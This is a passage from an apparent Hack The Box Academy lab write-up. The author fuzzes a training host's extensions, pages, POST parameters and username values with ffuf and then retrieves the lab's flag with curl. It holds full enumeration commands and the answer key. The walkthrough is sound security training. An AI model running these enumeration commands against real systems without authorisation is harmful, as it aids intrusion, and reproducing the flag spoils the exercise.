test         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3945ms]
faculty     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 142ms]
:: Progress: [4989/4989] :: Job [1/1] :: 246 req/sec :: Duration: [0:00:23] :: Errors: 0 ::

(root@Kali)-[/home/scr34tur3/Downloads]
#
```

+ 1 📖 Before you run your page fuzzing scan, you should first run an extension fuzzing scan. What are the different extensions accepted by the domains?

.phps .php .php7

Sure, from the instructions in the question above, before we fuzz for pages, it recommended to check for the extensions used by this pages.

So I modified the ffuf cmd to fuzz for extensions just it can be seen below.

Though the results from other subdomains did give out all the available extensions.

```
(root@Kali)-[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://faculty.academy.htb:55461/indexFUZZ
```



v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://faculty.academy.htb:55461/indexFUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/web-extensions.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
.phps      [Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 200ms]
.php       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 200ms]
.php7      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 811ms]
:: Progress: [41/41] :: Job [1/1] :: 19 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

+ 2 📁 One of the pages you will identify should say 'You don't have access!'. What is the full page URL?

<http://faculty.academy.htb:PORT/courses/linux-security.php7>

fuzzing for pages under the faculty subdomain, the linux-security.php7 file under courses directory returned the 'You don't have access!' as shown from the web image below.

```
(root@Kali)-[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://faculty.academy
.htb:55461/FUZZ -recursion -recursion-depth 1 -e .php,.phps,.php7 -fs 287
```



ions.txt

v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://faculty.academy.htb:55461/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Extensions : .php .phps .php7
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 287
-----
```

```
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.phps [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 186ms]
# Copyright 2007 James Fisher.php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 165ms]
# directory-list-2.3-small.txt.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 183ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 179ms]
# Suite 300, San Francisco, California, 94105, USA..phps [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 167ms]
# .php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 167ms]
# .php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 174ms]
# .phps [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 166ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 165ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 166ms]
# Suite 300, San Francisco, California, 94105, USA..php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 165ms]
```

```
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 344ms]
# .phps [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 322ms]
# Priority-ordered case-sensitive list, where entries were found.phps [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 338ms]
index.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 324ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 325ms]
# on at least 3 different hosts.phps [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 339ms]
# .php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 325ms]
index.php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 325ms]
linux-security.php7 [Status: 200, Size: 774, Words: 223, Lines: 53, Duration: 144ms]
:: Progress: [102078/350656] :: Job [2/2] :: 255 req/sec :: Duration: [0:07:04] :: Errors: 0 ::
```


You don't have access!

+1 In the page from the previous question, you should be able to find multiple parameters that are accepted by the page. What are they?

user username

I modified the ffuf cmd to fuzz for parameters, and from the output below, there were two parameters in this case the username and user parameter.

```
(root@Kali)~[/home/scr34tur3/Downloads]
# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://faculty.academy.htb:55142/courses/linux-security.php7 -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs 774
```



```
v2.1.0-dev

:: Method      : POST
:: URL         : http://faculty.academy.htb:55142/courses/linux-security.php7
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : FUZZ=key
:: Follow redirects : false
:: Calibration   : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 774

user [Status: 200, Size: 780, Words: 223, Lines: 53, Duration: 179ms]
username [Status: 200, Size: 781, Words: 223, Lines: 53, Duration: 171ms]
:: Progress: [6453/6453] :: Job [1/1] :: 221 req/sec :: Duration: [0:00:31] :: Errors: 0 ::
```

+ 2 Try fuzzing the parameters you identified for working values. One of them should return a flag. What is the content of the flag?

HTB{w3b_fuzz1n6_m4573r}

Lastly, I was supposed to fuzz for parameter value. The main challenge I had in this case was to have the suitable wordlist to help me achieve this, but with the Russian hackers spirit, I didn't give up till I found the wordlist that worked for me.

From the image below, I modified the ffuf cmd to fuzz for parameter value, and in this case it was usernames rather than just numbers of a id parameter.

```
(root@Kali)-[/home/.../Documents/hackthebox/reports/owasp]
# ffuf -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt:FUZZ -u http://faculty.academy.htb:43572/courses/linux-security.php7 -X POST -d 'username=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 781

v2.1.0-dev

:: Method      : POST
:: URL         : http://faculty.academy.htb:43572/courses/linux-security.php7
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=FUZZ
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 781

harry      [Status: 200, Size: 773, Words: 218, Lines: 53, Duration: 210ms]
Harry     [Status: 200, Size: 773, Words: 218, Lines: 53, Duration: 175ms]
HARRY     [Status: 200, Size: 773, Words: 218, Lines: 53, Duration: 151ms]
:: Progress: [86846/8295455] :: Job [1/1] :: 256 req/sec :: Duration: [0:06:28] :: Errors: 0 ::
```


After a duration of 0:06:28 I found some names that I tried out as shown from the curl output below. Though I don't under why all the three users from the ffuf output above returned the flag but anyways.

```
(root@Kali)-[/usr/share/wordlists/seclists/Usernames]
# curl http://faculty.academy.htb:43572/courses/linux-security.php7 -X POST -d 'username=harry' -H 'Content-Type: application/x-www-form-urlencoded'

<div class='center'><p>HTB{w3b_fuzz1n6_m4573r}</p></div>
<html>
<!DOCTYPE html>

<head>
  <title>HTB Academy</title>
  <style>
    *,
    html {
      margin: 0;
      padding: 0;
      border: 0;
    }
  </style>
</head>
```

And thats it for the Q & A section of this report.



<https://academy.hackthebox.com/achievement/1287818/54>

Conclusion

Attacking web applications using `ffuf` is a powerful and essential methodology for identifying and addressing potential security flaws. The ability of `ffuf` to efficiently fuzz for hidden directories, files, and parameters makes it an invaluable tool in the arsenal of cybersecurity professionals. Through systematic and automated testing, `ffuf` facilitates the detection of vulnerabilities such as misconfigurations, insecure file permissions, and unprotected endpoints that could be exploited by malicious actors.